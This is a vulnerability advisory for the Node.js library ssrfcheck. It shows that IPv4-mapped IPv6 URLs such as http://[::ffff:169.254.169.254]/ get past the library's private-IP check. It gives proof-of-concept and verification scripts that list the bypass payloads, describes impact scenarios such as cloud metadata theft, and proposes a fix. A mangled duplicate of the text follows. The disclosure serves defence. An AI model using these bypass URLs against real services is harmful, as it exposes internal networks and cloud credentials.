Summary
ssrfcheck v1.3.0 (latest) fails to block Server-Side Request Forgery attacks when the target private IP address is encoded as an IPv4-mapped IPv6 address (e.g. http://[::ffff:127.0.0.1]/). The WHATWG URL parser built into Node.js silently normalizes the IPv4 notation inside the brackets to compressed hex form ([::ffff:7f00:1]) before the library's private-IP regex ever runs. The regex was written to match dot-notation only and therefore never matches any real input — all seven IANA private IPv4 ranges, including the AWS/GCP/Azure metadata address 169.254.169.254, are bypassed. Any application using isSSRFSafeURL() to guard HTTP requests made with user-supplied URLs is fully exposed to SSRF.
Details
Vulnerable file: src/is-private-ip.js
The library detects IPv6 private addresses using the privIp6() function. The relevant portion:
// src/is-private-ip.js  (lines ~40-60 of the published source)
function privIp6 (ip) {
  return /^::$/.test(ip) ||
    /^::1$/.test(ip) ||
    /^::f{4}:([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/.test(ip) ||
    /^::f{4}:0.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/.test(ip) ||
    /^64:ff9b::([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/.test(ip) ||
    // ... more patterns, all expect dot-notation ...
}
The third line is the IPv4-mapped IPv6 check. It expects input in the form ::ffff:127.0.0.1 (dots). However, the IP is extracted from the URL using url.hostname, which goes through the WHATWG URL parser first.
How WHATWG URL normalizes the address (src/parse-url.js):
const url = new URL(normalizeURLStr(input));   // WHATWG URL parser runs here
const ipcheck = trimBrackets(url.hostname);    // e.g. '::ffff:7f00:1'  ← hex, no dots
const ipVersion = isIP(ipcheck);               // returns 6
The WHATWG URL spec (§5.3 IPv6 serializer) converts all embedded IPv4 notation to two 16-bit hex groups during parsing:
127.0.0.1       → 0x7f000001 → [0x7f00, 0x0001] → serialized as 7f00:1
169.254.169.254 → 0xa9fea9fe → [0xa9fe, 0xa9fe] → serialized as a9fe:a9fe
192.168.1.1     → 0xc0a80101 → [0xc0a8, 0x0101] → serialized as c0a8:101
So by the time the regex /^::f{4}:(\d+)\.(\d+)\.(\d+)\.(\d+)$/ runs, the string it receives is ::ffff:7f00:1 — no dots, no match. The regex has been dead code since Node.js adopted WHATWG URL (v10+).
Entry point (src/index.js):
if (hostIsIp && (options.noIP || isLoopbackAddr(ip) || isPrivateIP(ip, ipVersion))) {
  return false;   // ← never reached for IPv4-mapped IPv6
}
return true;      // ← always reached → BYPASS
PoC
Environment: Node.js >= 10, ssrfcheck any version including v1.3.0 (latest). No configuration required — default options are vulnerable.
Setup:
mkdir ssrfcheck-poc && cd ssrfcheck-poc
npm init -y
npm install ssrfcheck
Step 1 — confirm WHATWG URL normalization:
node << 'EOF'
const addrs = [
  ['127.0.0.1',       'loopback'],
  ['169.254.169.254', 'AWS/GCP/Azure metadata'],
  ['192.168.1.1',     'private LAN'],
  ['10.0.0.1',        '10.x range'],
];
for (const [ip, label] of addrs) {
  const h = new URL('http://[::ffff:' + ip + ']/').hostname;
  console.log(label + ' -> ' + h);
}
EOF
Expected output — confirms WHATWG drops dots:
loopback              -> [::ffff:7f00:1]
AWS/GCP/Azure metadata -> [::ffff:a9fe:a9fe]
private LAN           -> [::ffff:c0a8:101]
10.x range            -> [::ffff:a00:1]
Step 2 — trigger the bypass:
node << 'EOF'
const { isSSRFSafeURL } = require('ssrfcheck');

const bypasses = [
  'http://[::ffff:127.0.0.1]/',
  'http://[::ffff:169.254.169.254]/',
  'http://[::ffff:192.168.1.1]/',
  'http://[::ffff:10.0.0.1]/',
  'http://[::ffff:172.16.0.1]/',
  'http://[::ffff:7f00:1]/',
  'http://[0:0:0:0:0:ffff:127.0.0.1]/',
];

for (const url of bypasses) {
  const result = isSSRFSafeURL(url);
  console.log(result === true ? '[BYPASS]' : '[caught]', url, '->', result);
}

console.log('---');
const r1 = isSSRFSafeURL('http://127.0.0.1/');
const r2 = isSSRFSafeURL('http://192.168.1.1/');
const r3 = isSSRFSafeURL('http://[::1]/');
console.log('127.0.0.1 caught?',   r1 === false);
console.log('192.168.1.1 caught?', r2 === false);
console.log('[::1] caught?',        r3 === false);
EOF
Confirmed output (live-verified on Node.js v20.20.2, ssrfcheck v1.3.0, Zorin OS Linux, 2026-04-12):
[BYPASS] http://[::ffff:127.0.0.1]/           -> true
[BYPASS] http://[::ffff:169.254.169.254]/     -> true
[BYPASS] http://[::ffff:192.168.1.1]/         -> true
[BYPASS] http://[::ffff:10.0.0.1]/            -> true
[BYPASS] http://[::ffff:172.16.0.1]/          -> true
[BYPASS] http://[::ffff:7f00:1]/              -> true
[BYPASS] http://[0:0:0:0:0:ffff:127.0.0.1]/  -> true
---
127.0.0.1 caught?   true
192.168.1.1 caught? true
[::1] caught?        true
7/7 private-range variants bypass the check. Baseline dot-notation detections remain intact, confirming the bug is specific to the WHATWG normalization path.
Full automated verification script (verify-ssrfcheck.js):
#!/usr/bin/node
// ssrfcheck bypass verification script
// Tests CWE-918 via IPv4-mapped IPv6 WHATWG URL normalization

const { isSSRFSafeURL } = require('ssrfcheck');

const RED   = '\x1b[31m';
const GREEN = '\x1b[32m';
const CYAN  = '\x1b[36m';
const DIM   = '\x1b[2m';
const RESET = '\x1b[0m';

const BYPASSES = [
  { url: 'http://[::ffff:127.0.0.1]/',         label: 'loopback   (127.0.0.1)' },
  { url: 'http://[::ffff:169.254.169.254]/',   label: 'AWS meta   (169.254.169.254)' },
  { url: 'http://[::ffff:192.168.1.1]/',       label: 'LAN        (192.168.1.1)' },
  { url: 'http://[::ffff:10.0.0.1]/',          label: '10.x range (10.0.0.1)' },
  { url: 'http://[::ffff:172.16.0.1]/',        label: '172.16.x   (172.16.0.1)' },
  { url: 'http://[::ffff:7f00:1]/',            label: 'hex form   (direct)' },
  { url: 'http://[0:0:0:0:0:ffff:127.0.0.1]/', label: 'expanded   (0:0:0:0:0:ffff:127.0.0.1)' },
];

const BASELINE = [
  { url: 'http://127.0.0.1/',    label: 'dotted loopback', expectFalse: true },
  { url: 'http://192.168.1.1/',  label: 'private LAN',     expectFalse: true },
  { url: 'http://[::1]/',        label: 'IPv6 loopback',   expectFalse: true },
  { url: 'https://example.com/', label: 'public domain',   expectFalse: false },
];

console.log(`\n${CYAN}=== ssrfcheck v1.3.0 — bypass verification ===${RESET}`);
console.log(`${DIM}Node.js ${process.version}${RESET}\n`);

console.log(`${CYAN}[STEP 1] WHATWG URL hostname normalization${RESET}`);
for (const { url } of BYPASSES) {
  const parsed = new URL(url);
  console.log(`  ${url.padEnd(45)} -> hostname: ${parsed.hostname}`);
}

console.log(`\n${CYAN}[STEP 2] isSSRFSafeURL() results (all should return false)${RESET}`);
let bypassed = 0;
for (const { url, label } of BYPASSES) {
  const result = isSSRFSafeURL(url);
  if (result === true) bypassed++;
  const tag = result === true
    ? `${RED}[BYPASS]${RESET}`
    : `${GREEN}[caught]${RESET}`;
  console.log(`  ${tag} ${label.padEnd(30)} -> isSSRFSafeURL() = ${result}`);
}

console.log(`\n${CYAN}[STEP 3] Baseline checks${RESET}`);
for (const { url, label, expectFalse } of BASELINE) {
  const result = isSSRFSafeURL(url);
  const ok = (expectFalse ? result === false : result === true);
  const tag = ok ? `${GREEN}[OK]${RESET}    ` : `${RED}[FAIL]${RESET}  `;
  console.log(`  ${tag} ${label.padEnd(20)} -> isSSRFSafeURL() = ${result}`);
}

console.log(`\n${bypassed === BYPASSES.length ? RED : GREEN}=== ${bypassed}/${BYPASSES.length} bypasses confirmed ===${RESET}\n`);
process.exit(bypassed === BYPASSES.length ? 1 : 0);
Run:
node verify-ssrfcheck.js
# exit code 1 = bypasses confirmed (vulnerable)
# exit code 0 = all caught (fixed)

VIDEO POC ASCII CAST
--
Impact
Vulnerability type: Server-Side Request Forgery (SSRF) — complete protection bypass
Who is impacted: Any Node.js application that:
- Accepts a URL from an untrusted source (user input, API parameter, webhook payload)
- Uses
isSSRFSafeURL() from ssrfcheck to validate that URL before making an outbound HTTP request
- Runs on Node.js >= 10 (WHATWG URL parser enabled — all supported versions as of 2026)
Concrete impact scenarios:
- Cloud metadata theft: On AWS, GCP, or Azure, attacker sends `http://[::ffff:169.254.169.254]/latest/metadat
- Internal network pivoting: Attacker reaches services on
10.x.x.x, 172.16.x.x, 192.168.x.x that are not exposed to the internet, bypassing the only protection layer.
- Localhost access: Attacker reaches
http://[::ffff:127.0.0.1]/admin or any service bound to loopback on the server.
The bypass requires no authentication, no special privileges, and no non-default configuration. It works against every version of ssrfcheck on every Node.js version >= 10.
Weaknesses
CWE-918 — Server-Side Request Forgery (SSRF)
CWE-184 — Incomplete List of Disallowed Inputs
Suggested Fix
Replace the hand-rolled regex denylist in src/is-private-ip.js with Node's built-in net.BlockList, which operates on parsed IP values and is immune to string representation differences:
- function privIp6 (ip) {
-   return /^::$/.test(ip) ||
-     /^::1$/.test(ip) ||
-     /^::f{4}:([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/.test(ip) ||
-     /^::f{4}:0.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/.test(ip) ||
-     ...
- }

+ const { BlockList } = require('net');
+
+ const _ipv6Block = new BlockList();
+ _ipv6Block.addAddress('::',          'ipv6');          // unspecified
+ _ipv6Block.addAddress('::1',         'ipv6');          // loopback
+ _ipv6Block.addSubnet('::ffff:0:0',   96, 'ipv6');      // ALL IPv4-mapped — catches any private IPv4 in any notation
+ _ipv6Block.addSubnet('64:ff9b::',    96, 'ipv6');      // NAT64
+ _ipv6Block.addSubnet('fc00::',        7, 'ipv6');      // ULA
+ _ipv6Block.addSubnet('fe80::',       10, 'ipv6');      // link-local
+ _ipv6Block.addSubnet('ff00::',        8, 'ipv6');      // multicast
+ _ipv6Block.addSubnet('100::',        64, 'ipv6');      // IETF reserved
+ _ipv6Block.addSubnet('2001::',       32, 'ipv6');      // Teredo
+ _ipv6Block.addSubnet('2001:db8::',   32, 'ipv6');      // documentation
+ _ipv6Block.addSubnet('2002::',       16, 'ipv6');      // 6to4
+
+ function privIp6(ip) {
+   try { return _ipv6Block.check(ip, 'ipv6'); }
+   catch { return false; }
+ }
The ::ffff:0:0/96 subnet entry covers the entire IPv4-mapped IPv6 space in a single rule. BlockList.check() parses the IP numerically, so it is unaffected by WHATWG URL normalization or any other string representation.
References

hits313 Reporter
Summary
ssrfcheckv1.3.0 (latest) fails to block Server-Side Request Forgery attacks when the target private IP address is encoded as an IPv4-mapped IPv6 address (e.g.http://[::ffff:127.0.0.1]/). The WHATWG URL parser built into Node.js silently normalizes the IPv4 notation inside the brackets to compressed hex form ([::ffff:7f00:1]) before the library's private-IP regex ever runs. The regex was written to match dot-notation only and therefore never matches any real input — all seven IANA private IPv4 ranges, including the AWS/GCP/Azure metadata address169.254.169.254, are bypassed. Any application usingisSSRFSafeURL()to guard HTTP requests made with user-supplied URLs is fully exposed to SSRF.Details
Vulnerable file:
src/is-private-ip.jsThe library detects IPv6 private addresses using the
privIp6()function. The relevant portion:The third line is the IPv4-mapped IPv6 check. It expects input in the form
::ffff:127.0.0.1(dots). However, the IP is extracted from the URL usingurl.hostname, which goes through the WHATWG URL parser first.How WHATWG URL normalizes the address (
src/parse-url.js):The WHATWG URL spec (§5.3 IPv6 serializer) converts all embedded IPv4 notation to two 16-bit hex groups during parsing:
So by the time the regex
/^::f{4}:(\d+)\.(\d+)\.(\d+)\.(\d+)$/runs, the string it receives is::ffff:7f00:1— no dots, no match. The regex has been dead code since Node.js adopted WHATWG URL (v10+).Entry point (
src/index.js):PoC
Environment: Node.js >= 10, ssrfcheck any version including v1.3.0 (latest). No configuration required — default options are vulnerable.
Setup:
Step 1 — confirm WHATWG URL normalization:
Expected output — confirms WHATWG drops dots:
Step 2 — trigger the bypass:
Confirmed output (live-verified on Node.js v20.20.2, ssrfcheck v1.3.0, Zorin OS Linux, 2026-04-12):
7/7 private-range variants bypass the check. Baseline dot-notation detections remain intact, confirming the bug is specific to the WHATWG normalization path.
Full automated verification script (
verify-ssrfcheck.js):Run:
VIDEO POC ASCII CAST
--
Impact
Vulnerability type: Server-Side Request Forgery (SSRF) — complete protection bypass
Who is impacted: Any Node.js application that:
isSSRFSafeURL()fromssrfcheckto validate that URL before making an outbound HTTP requestConcrete impact scenarios:
10.x.x.x,172.16.x.x,192.168.x.xthat are not exposed to the internet, bypassing the only protection layer.http://[::ffff:127.0.0.1]/adminor any service bound to loopback on the server.The bypass requires no authentication, no special privileges, and no non-default configuration. It works against every version of ssrfcheck on every Node.js version >= 10.
Weaknesses
CWE-918 — Server-Side Request Forgery (SSRF)
CWE-184 — Incomplete List of Disallowed Inputs
Suggested Fix
Replace the hand-rolled regex denylist in
src/is-private-ip.jswith Node's built-innet.BlockList, which operates on parsed IP values and is immune to string representation differences:The
::ffff:0:0/96subnet entry covers the entire IPv4-mapped IPv6 space in a single rule.BlockList.check()parses the IP numerically, so it is unaffected by WHATWG URL normalization or any other string representation.References